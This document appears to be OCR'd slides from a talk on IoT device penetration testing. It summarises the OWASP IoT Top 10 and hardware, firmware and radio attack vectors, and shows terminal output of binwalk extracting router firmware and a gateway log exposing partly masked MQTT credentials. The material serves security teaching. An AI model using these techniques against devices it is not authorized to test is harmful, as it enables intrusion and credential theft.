IoT Device Penetration Testing

-Shubham Chougule


Agenda

- What is Internet of Things ?
- Application of IoT
- OWASP Top 10 for IoT
- Attack Vectors
- Methodologies
- Tools for IoT Lab
- Examples
- Best Practices


What is IoT?

- IoT is the latest technology i.e Internet of Things.
- The **Internet of Things** (**IoT**) is the network of physical objects—devices, vehicles, buildings and other items embedded with electronics, software, sensors, and network connectivity—that enables these objects to collect and exchange data
- World wide 50 billion devices will be connected to Internet by 2030
- Revenue growth is $1.9 trillion in 2013 to $7.1 trillion in 2020

How IoT Works




Applications of IoT



OWASP Top 10 IoT

1. Weak, guessable, or hardcoded passwords
2. Insecure network services
3. Insecure ecosystem interfaces
4. Lack of secure update mechanism
5. Use of insecure or outdated components
6. Insufficient privacy protection
7. Insecure data transfer and storage
8. Lack of device management
9. Insecure default settings
10. Lack of physical hardening



OWASP TOP 10

INTERNET OF THINGS 2018

1 **Weak, Guessable, or Hardcoded Passwords**
Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

2 **Insecure Network Services**
Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control...

3 **Insecure Ecosystem Interfaces**
Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.

4 **Lack of Secure Update Mechanism**
Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.

5 **Use of Insecure or Outdated Components**
Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain.

6 **Insufficient Privacy Protection**
User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.

7 **Insecure Data Transfer and Storage**
Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.


8 **Lack of Device Management**
Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.

9 **Insecure Default Settings**
Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.

10 **Lack of Physical Hardening**
Lack of physical hardening measures, allowing potential attackers to gain information that can help in a future remote attack or take local control o

The Attack Vectors


- Hardware
- Firmware
- Network
- Wireless Communications
- Mobile and Web applications
- Cloud API's




Source: attify

IoT Pentesting Methodologies


- IoT Device hardware pentest
  - Internal communications Protocols like UART,I2C, SPI etc.
  - Open ports
  - JTAG debugging
  - Exacting Firmware from EEPROM or FLASH memory
  - Tampering


Source : FireEye


Dumping flash Memory




Open UART ports



JTAG Exploitation




- Firmware Penetration testing
  - Binary Analysis
  - Reverse Engineering
  - Analyzing different file system
  - Sensitive key and certificates
  - Firmware Modification




```
root@kali:~/Downloads# binwalk -e TL-WR841Nv14_EU_0.9.1_4.16_up_boot\[180319-rel57291\].bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
53952         0xD2C0          U-Boot version string, "U-Boot 1.1.3 (Mar 19 2018 - 15:36:42)"
66560         0x10400         LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2986732 bytes
1049088       0x100200        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2966369 bytes, 611 inodes, blocksize
: 262144 bytes, created: 2018-03-19 07:55:53

root@kali:~/Downloads# 
```

Extraction of .bin file


root@kali: ~/Downloads/squashfs-root
File Edit View Search Terminal Help

```
root@kali:~/Downloads/squashfs-root# ls -lh
total 44K
drwxr-xr-x. 2 root root 4.0K Mar 19  2018 bin
drwxr-xr-x. 5 root root 4.0K Mar 19  2018 dev
drwxr-xr-x. 5 root root 4.0K Mar 19  2018 etc
drwxr-xr-x. 3 root root 4.0K Mar 19  2018 lib
lrwxrwxrwx. 1 root root   11 Mar 19  2018 linuxrc -> bin/busybox
drwxr-xr-x. 2 root root 4.0K Mar 19  2018 mnt
drwxr-xr-x. 2 root root 4.0K Mar 19  2018 proc
drwxr-xr-x. 2 root root 4.0K Mar 19  2018 sbin
drwxr-xr-x. 2 root root 4.0K Mar 19  2018 sys
drwxr-xr-x. 4 root root 4.0K Mar 19  2018 usr
drwxr-xr-x. 2 root root 4.0K Mar 19  2018 var
drwxr-xr-x. 9 root root 4.0K Mar 19  2018 web
root@kali:~/Downloads/squashfs-root# 
```

File system




```
# ls
bin      etc      home     lib      media    proc     sys      usr
dev      etc_ro   init     linuxrc  mnt      sbin     tmp      var
# cd mnt
# ls
AWSCACertificate-ROOT.pem      gwLogger
Logs                           gwVersion.dat
MqttLib.tar.gz                 gwWatchdog
SSLLib.tar.gz                  ir_list.dat
bind.dat                       libloader.so
devicelistfile.dat             sc_list.dat
g_list.dat                     scenelistfile.dat
gwCloudStart                   task.dat
gwConfig.dat                   task_time.dat
gwDaemon                       timerlist.dat
gwDownload                     userDefence.dat
gwDwnldInstlrInstrunctions.txt userlist.dat
gwLoader                       zll
# cd Logs
# ls

gwDaemonLogs    gwLoaderLogs    gwMqttInfoLogs  gwWatchdogLogs
#
# cat gwMqttInfoLogs
112A1886:28/12/2018, 12:40:18:The Mqtt info of this gateway and its authentication details below:
112A1886:28/12/2018, 12:40:18: PWD: ADCC*****************************************************E50CC
112A1886:28/12/2018, 12:40:18: The Mqtt topics of this gateway below:
112A1886:28/12/2018, 12:40:18: Publish Topic: 112A1886/GwToApp
112A1886:28/12/2018, 12:40:18: Subscribe Topic: 112A1886/AppToGw
112A1886:28/12/2018, 12:40:18: HeartBeat Topic: 112A1886/HeartBeat
112A1886:28/12/2018, 12:40:18: Version Topic: 112A1886/GwVersionRequest
112A1886:28/12/2018, 12:40:18: Version Response Topic: 112A1886/GwVersionResponse
112A1886:28/12/2018, 12:40:18: App Download Topic: 112A1886/GwAppDownloadRequest
112A1886:28/12/2018, 12:40:18: Log Upload Topic: 112A1886/GwLogUploadRequest
daemon Version is: 1.0.6
# 
```

Hardcoded MQTT credentials


- Radio Security Analysis
  - Exploitation of communication protocols
    - BLE,Zigbee,LoRA,6LoWPAN
  - Sniffing Radio packets
  - Jamming based attacks
  - Modifying and replaying packets

EXPLOITING BLE 4.0 COMMUNICATION

